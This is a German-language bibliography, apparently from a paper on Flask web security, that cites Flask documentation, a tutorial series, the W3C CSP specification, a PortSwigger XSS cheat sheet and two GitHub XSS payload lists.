- Pallets Projects. (kein Datum). *Quickstart*. Von <https://flask.palletsprojects.com/en/stable/quickstart/> abgerufen
- PortSwigger. (2025). *PortSwigger*. Von <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet> abgerufen
- Schafer, C. (2018). *Flask Tutorial Series*. Von <https://www.youtube.com/playlist?list=PL-osiE80TeTs4UjLw5MM6OjgkjFeUxCYH> abgerufen
- Security Considerations*. (2024). Von <https://flask.palletsprojects.com/en/stable/web-security/> abgerufen
- Taşdelen, İ. (2022). *Github*. Von <https://github.com/payloadbox/xss-payload-list> abgerufen
- Ugur, O. (2021). *Github*. Von [https://github.com/omurugur/XSS\\_Payload\\_List/blob/master/XSS.txt](https://github.com/omurugur/XSS_Payload_List/blob/master/XSS.txt) abgerufen
- W3C. (2024). *Content Security Policy Level 3*. Von <https://www.w3.org/TR/CSP3/> abgerufen